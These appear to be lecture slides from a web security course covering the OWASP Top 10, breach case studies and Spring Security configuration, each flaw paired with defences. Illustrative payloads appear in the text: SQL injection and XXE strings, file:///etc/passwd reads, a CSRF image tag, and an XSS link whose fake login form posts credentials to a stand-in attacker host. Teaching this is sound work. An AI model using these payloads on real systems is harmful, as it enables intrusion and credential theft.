1 About Web Security

What is application security?

Facebook

App issue: Insecure web app features

As one of the world's biggest companies (in terms of revenue and users), Facebook has a lot of moving parts and is a massive target for hackers. This can result in near-disasters, such as its recent revelation that it had stored hundreds of millions of passwords in plain text. The FTC also fined them $5 billion for its part in the Cambridge Analytica scandal.

Back in 2018, Facebook also became notable as the victim of one of the most serious web application hacks.. In the case of the Facebook hack, attackers exploited flaws in its "View As" function, which mistakenly gave them OAuth tokens, affording them complete access to an account. This allowed the hacker to access any account that was signed into through Facebook. It was estimated that up to 50 million users could have been affected.

Web apps themselves are notoriously difficult to secure and can be vulnerable to numerous side-channel attacks or man-in-the-middle attacks through wireless networks. However, Intertrust has developed the industry's first white-box cryptography solution specifically for web apps that secures web app encryption keys at all times, even when they are being used.

WhatsApp


App issue: Malware injection through insecure call function

WhatsApp is one of the most popular apps in the world, with over 1.5 billion users. A major reason for this is the end-to-end encryption it offers, which supposedly guarantees greater security than other messaging apps.

However, as the Financial Times first reported, WhatsApp contained a vulnerability in its VOIP function that allowed attackers to inject malware onto the victim's device simply by calling their phone. The flaw was exploited in the wild in at least one set of attacks where commercial spyware was installed on the phones of a group of UK human rights lawyers. WhatsApp, which Facebook bought for $19 billion in 2014, has since patched the flaw.


cit. https://www.intertrust.com/blog/six-of-the-largest-app-related-data-breaches
image: Freepik.com https://www.freepik.com/vectors/background

What is application security?



See [?]

Application Security Risks



See `http://www.owasp.org`


Open Web Application Security Project

OWASP

- `http://www.owasp.org`
- Open initiative aiming at improving web security.
- Risk analyses, guidelines, tutorials, software for handling security in web applications properly
- ESAPI – Enterprise Security API – web application security control library
- Since 2002

2 OWASP Top 10

Web Application Vulnerabilities



Top 10 web application vulnerabilities – taken from `https://owasp.org/www-project-top-ten/`

Broken Access Control

Vulnerability

Users can act outside their intended permissions.

- allow by default
- unprotected URLs
- providing unique identifier of so's account
- misprotected POST/PUT/DELETE endpoints
- elevation of privilege (admin)
- replaying JWT token
- CORS misconfiguration

Prevention

- Deny by default
- AC, minimize CORS
- Record ownership/data security
- Disable web server directory listing
- Log AC failures, alert admins
- Rate limit API
- invalidate session after logout
- short-lived JWT tokens

Cryptographic Failures

Vulnerability
A typically doesn't break the crypto. Instead, (s)he looks for plain-text keys, weakly encrypted keys, access open channels transmitting sensitive data, by means of man-in-the-middle attacks, stealing keys, etc.

Prevention

- Encryption of offsite backups, keeping encryption keys safe
- Discard unused sensitive data
- Hashing passwords with *strong algorithms and salt*, e.g. bcrypt, PBKDF2, or scrypt.

Example

- A backup of encrypted health records is stored together with the encryption key. **A** scan steal both.
- A site doesn't use SSL for all authenticated resources. **A** monitors network traffic and observes **V**'s session cookie.
- Unsalted hashes – how quickly can you crack this MD5 hash?

`7efdb7a393637e7a1d5d7c67cd5a3e93` (try e.g. `https://www.md5online.org/md5-decrypt.html`)

What is hashing?

- Hashing = One-way function to a fixed-length string
  - Today e.g. SHA256, RipeMD, WHIRLPOOL, SHA3
- (Unsalted) Hash (MD5, SHA)
  - `"cvut"` $\xrightarrow{md5}$ `"7efdb7a393637e7a1d5d7c67cd5a3e93"`
  - Why not? Look at the previous slide – generally brute forced in 4 weeks
- Salted hash (MD5, SHA)
  - `salt = "s0mRIdlKvI"`
  - `"cvut"+salt` $\xrightarrow{md5}$ `= "77e211b3facab75cb8d8632c2afa49c5"`
  - Useful when defending attacks on multiple passwords. Preventing from using rainbow tables.
  - SHA-1 Generally brute forced reasonable time (1 hour for top-world HW [**?**])

Injection

Vulnerability
A sends a text in the syntax of the targeted interpreter to run an unintended (malicious) code. Server-side.

Prevention

- Escaping manually, e.g. preventing injection into Java – `Runtime.exec()`, scripting languages.
- By means of a safe API, e.g. secure database access using:
  - JDBC (SQL) → PreparedStatement
  - JPA (SQL,JPQL) → bind parameters, criteria API

Example
A sends `http://ex.com/userList?id='or'1'='1'` The processing servlet executes the following code:

```
String query = "SELECT * FROM users WHERE uid=" + "'" + request.getParameter("id") +
    "'";
```

Insecure Design

Vulnerability
missing or ineffective control design (e.g. due to lack of business risk profiling).

- insecure design
- insecure development lifecycle

Prevention

- Secure development lifecycle
- Secure design patterns
- Threat modeling
- Security language in user stories
- Plausibility checks / app tier
- Unit/integration tests
- Segregate tenants by design
- Limit resource consumption by user or service

Example
A credential recovery workflow might include 'questions and answers,' which is prohibited by NIST 800-63b, the OWASP ASVS, and the OWASP Top 10. Questions and answers cannot be trusted as evidence of identity as more than one person can know the answers, which is why they are prohibited. Such code should be removed and replaced with a more secure design.

Security Misconfiguration

Vulnerability
A accesses default accounts, unprotected files/directories, exception stack traces to get knowledge about the system.

Prevention

- Keep your SW stack (OS, DB, app server, libraries) up-to-date
- Scans/audits/tests to check that no resource turned unprotected, stacktrace gets out on exception ...

Example

- Application uses *older version of library* (e.g. Spring) having a security issue. In newer version the issue is fixed, but the application is not updated to the newer version.
- Automatically installed admin console of application server and not removed providing access through *default passwords*.
- *Enabled directory listing* allows **A** to download Java classes from the server, reverse-engineer them and find security flaws of your app.
- The *application returns stack trace on exception*, revealing its internals to **A**.

Security Misconfiguration (XML External Entities – XXE)

Vulnerability
A provides XML with hostile content, **V** runs an XML processor on the document.

Prevention

- Use simpler formats (e.g. JSON)
- Disable XML external entity and DTD processing in all XML parsers
- ... Web Application Firewalls

Example
A supplies a malicious XML entity, **V** processes it and exposes

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Vulnerable and Outdated Components

Vulnerability
The software uses a framework library with known security issues (or one of its dependencies). **A** scans the components used and attacks in a known manner.

Prevention

- Use only components you wrote yourselves :-)
- Track versions of all third-party libraries you are using (e.g. by Maven) and monitor their security issues on mailing lists, fora, etc.
- Use security wrappers around external components

Example
From [**?**] – "The following two vulnerable components were downloaded 22m times in 2011":

Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)

Spring Remote Code Execution – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server."

Heartbleed bug in OpenSSL – A bug (buffer over-read due to missing bound check) in the implementation of the TLS/DTLS heartbeat extension lead to the leakage of memory content of both server and client.

Identification and Authentication Failures

Vulnerability
A uses flaws in authentication or session management (exposed accounts, plain-text passwds, session ids)

Prevention

- Use HTTPS for authentication and sensitive data exchange
- Use a security library (ESAPI, Spring Sec., container sec.)
- Force strong passwords
- **Hash all passwords**
- **Bind session to more factors (IP)**

Example

- **A** sends a link to **V** with jsessionid in URL `http://ex.com;jsessionid=2P0O5FF01...`
- **V** logs in (having jsessionid in the request), then **A** can use the same session to access the account of **V**.
- Inproper setup of a session timeout – **A** can get to the authenticated page on the computer where **V** forgot to log out and just closed the browser instead.
- No/weak protection of sensitive data – if password database is compromised, **A** reads plain-text passwords of users.

Software and Data Integrity Failures

Vulnerability

- plugins/libraries from untrusted sources
- insecure CI/CD pipeline
- auto-update without integrity verification

Prevention

- digital signatures to verify software / data source,
- npm / Maven / Gradle consuming trusted repositories,
- using supply chain security tool (e.g. OWASP Dependency Check),
- code/configuration review process,
- proper CI/CD pipeline configuration and AC control
- always use integrity check when sending data

Example
Many home routers, set-top boxes, device firmware, and others do not verify updates via signed firmware. Unsigned firmware is a growing target for attackers and is expected to only get worse. This is a major concern as many times there is no mechanism to remediate other than to fix in a future version and wait for previous versions to age out.

Software and Data Integrity Failures (Insecure Deserialization)

Vulnerability
A is able to pass malicious object to unsecured deserialization routine. After deserialization, the object is able to perform **A**'s code.

Prevention

- Integrity checks of serialized objects
- Enforce strict typing during deserialization
- Restrict deserialization to trusted sources only or do not use it at all

Example
A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing the user state and passing it back and forth with each request. An attacker notices the "rO0" Java object signature (in base64) and uses the Java Serial Killer tool to gain remote code execution on the application server.

Security Logging and Monitoring Failures (Insufficient Logging & Monitoring)

Vulnerability
A is able to attempt attacks on the system and, if successful, execute even a long term attack due to the lack of monitoring and timely response of **V**.

Prevention

- Ensure all login, access control failures, server-side input validation failures are logged with sufficient detail
- Ensure logs can be easily analysed
- Ensure audit trail of high-impact operations is created

Example
A attempts scanning for user accounts using a common password or, conversely, attempts to guess the password of a concrete user. Without logging/restricted login attempts, **A** is able to keep repeating the attack.

Server-Side Request Forgery (SSRF)

Vulnerability
A web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL).

Prevention

- Sanitize and validate all client-supplied input data
- Enforce the URL schema, port, and destination with a positive allow list
- Do not send raw responses to clients
- Disable HTTP redirections

Example
Sensitive data exposure – Attackers can access local files such as or internal services to gain sensitive information such as `file:///etc/passwd` and `http://localhost:28017/`.

3 Prominent past OWASP Top 10

Missing Function Level Access Control

Vulnerability
A is an authenticated user, but does not have admin privileges. By simply changing the URL, **A** is able to access functions not allowed for them.

Prevention

- Proper role-based authorization
- Deny by default + Opt-In Allow
- *Not enough to hide buttons, also the controllers/business layer must be protected*

Example

- Consider two pages under authentication: `http://example.com/app/getappInfo` `http://example.com/app/admin_getappInfo`
- **A** is authorized for both pages but should be only for the first one as they are not in the admin role.

Insecure Direct Object References

Vulnerability
A is an authenticated user and changes a parameter to access an unauthorized object.

Prevention

- Check access by *data-driven security*
- Use per user/session indirect object references – e.g. AccessReferenceMap of ESAPI

Example
A is an authenticated regular user being able to view/edit their user details being stored as a record with `id=3` in the db table users. Instead they retrieve another record they are not authorized for: `http://ex.com/users?id=2` The request is processed as

```
PreparedStatement s
  = c.prepareStatement("SELECT * FROM users WHERE id=?",...);
s.setString(1,request.getParameter("id"));
s.executeQuery();
```

Cross-Site Scripting (XSS)

Vulnerability
The mechanism is similar to injection, only applied on the client side. **A** ensures a malicious script gets into the **V**'s browser. The script can e.g steal the session, or perform redirect.

Prevention
Escape/validate both server-handled (Java) and client-handled (JavaScript) inputs

Example

Persistent – a script code filled by **A** into a web form (e.g., a discussion forum) gets into DB and **V** retrieves (and runs) it to the browser through normal application operation.

Non-persistent – **A** prepares a malicious link `http://ex.com/search?q='/><hr/><br>Login:<br/><formaction='http://attack.com/saveStolenLogin'>Username:<inputtype=textname=login></br>Password:<inputtype=textname=password><inputtype=submitvalue=LOGIN></form></br>'<hr/>` and sends it by email to **V**. Clicking the link inserts the JavaScript into **V**'s page asking **V** to provide their credentials to the malicious site.

Try XSS at `https://xss-game.appspot.com/`

Cross-Site Request Forgery

Vulnerability
A creates a forged HTTP request and tricks **V** into submitting it (image tags, XSS) *while authenticated*.

Prevention
Insert a unique token in a hidden field – the attacker will not be able to guess it

Example
A creates a forged request that transfers amount of money (amnt) to the account of **A** (dest)

`http://ex.com/transfer?amnt=1000&dest=123456`

This request is embedded into an image tag on a page controled by **A** and visited by **V** who is tricked to click on it

```
<img src="http://ex.com/transfer?amnt=1000&dest=123456"/>
```

Unvalidated Redirects and Forwards

Vulnerability
A tricks **V** to click a link performing unvalidated redirect/forward that might take **V** into a malicious site looking similar (phishing)

Prevention

- Avoid redirects/forwards
- ... if not possible, don't involve user supplied parameters in calculating the redirect destination
- ... if not possible, check the supplied values before constructing URL

Example
A makes **V** click on `http://ex.com/redirect.jsp?url=malicious.com` which passes URL parameter to JSP page `redirect.jsp` that finally redirects to `malicious.com`.

OWASP Mobile Top 10, 2016 [?]

M1: Improper Platform Usage Mobile Platform Security Control (Permissions, Keychain, etc.)	M2: Insecure Data Storage Insecure data storage and unintended data leakage
M3: Insecure Communication incorrect SSL versions, poor handshaking, etc.	M4: Insecure Authentication Failing to identify the user/maintain their identity, etc.
M5: Insufficient Cryptography MD5 hash, unsalted hash, etc.	M6: Insecure Authorization Authorization on client side, etc.
M7: Client Code Quality Buffer overflows, format string vulnerabilities, etc.	M8: Code Tampering Dynamic memory modification, method hooking, etc.
M9: Reverse Engineering Tampering with intellectual property and other vulnerabilities, etc.	M10: Extraneous Functionality Forgot to reenable 2-factor authentication after testing, putting passwords to logs, etc.

HTTP Headers

X-Frame-Options – can block web page loading in a Frame/IFrame/Object (to prevent click jacking),

Strict-Transport-Security – enforces HTTPS for all requests,

X-XSS-Protection – allows to stop page loading when XSS is detected,

X-Content-Type-Options – enforces content processing based on the server mime-type,

Referrer-Policy – sets what referrer URL to send (to prevent leaking e.g. personal id in request URI),

Content-Security-Policy – specifies in detail from where the content can be loaded

Expect-CT – allows to check compliance with Certificate Transparence and report issues

Feature-Policy – allows to switch off features like geolocation, camera, etc.

Check Your website at `https://securityheaders.com`.

4 Security for Java Web Applications

Security Libraries

- ESAPI `https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API`
- Java Authentication and Authorization Service (JAAS) – old ($\in$ Java EE) `http://docs.oracle.com/javase/6/docs/technotes/guides/security`
- Java EE Security API – new in Java EE 8`https://javaee.github.io/tutorial/security-api.html`

- Spring Security `http://static.springsource.org/spring-security/site`
- Apache Shiro `http://shiro.apache.org`

Spring Security

- Formerly Acegi Security
- Secures
  - Per architectural artifact:
    - Web requests and access at the URL
    - Method invocation (through AOP)
  - Per authorization object type:
    - Operations
    - Data
- Authentication and authorization

Spring Security Modules

ACL – domain object security by Access Control Lists

CAS – Central Authentication Service client

Configuration – Spring Security XML namespace

Core – Essential Spring Security Library

LDAP – Support for LDAP authentication

OpenID – Integration with OpenID (decentralized login)

OAuth0 2.0 – Support for the OAuth 2.0 Authorization Framework

Web – Spring Security's filter-based web security support

Securing Web Requests

- Spring uses a *servlet filter* to secure Web requests
- `org.springframework.web.filter.DelegatingFilterProxy`
- By default, the bean is called `springSecurityFilterChain`
- Use `@EnableWebSecurity` to enable the security
- Spring Boot will configure the filter by default

- For vanilla Spring, use:

```
FilterRegistration.Dynamic securityFilter =
  servletContext.addFilter("springSecurityFilterChain", DelegatingFilterProxy.class);
final EnumSet<DispatcherType> es = EnumSet.of(DispatcherType.REQUEST,
  DispatcherType.FORWARD);
securityFilter.addMappingForUrlPatterns(es, true, "/*");
```

Example Security Config

```
@Configuration
@EnableWebSecurity
public class WebSecurityConfig extends WebSecurityConfigurerAdapter {
   @Override
   protected void configure(HttpSecurity http) throws Exception {
      http
         .authorizeRequests()
            .antMatchers("/", "/home").permitAll()
            .anyRequest().authenticated()
            .and()
         .formLogin()
            .loginPage("/login")
            .permitAll()
            .and()
         .logout()
            .permitAll();
   }
}
```

Authentication

- In-memory
- JDBC
- LDAP
- OpenID
- CAS
- X.509 certificates
- JAAS

Securing Methods and Data

- `@EnableGlobalMethodSecurity(prePostEnabled = true)`
- `@Secured`, `@RolesAllowed`

Method-level Security

```
@PreAuthorize("hasRole('ROLE_ADMIN')")
public void createProduct(Product product) {
      productService.persist(product);
}
```

Data-level Security

```
@PostFilter("filterObject.customer.username == principal.username")
public List<Order> listOrders() {
      return orderService.findAll();
}
```

The End

Don't forget!

- Security risks lurk everywhere, especially at the system's boundaries
- Every user input should be treated as hostile until proven otherwise
- Keep your libraries up-to-date

And the next week?

- Advanced JPA topics
- Advanced Spring topics

THANK YOU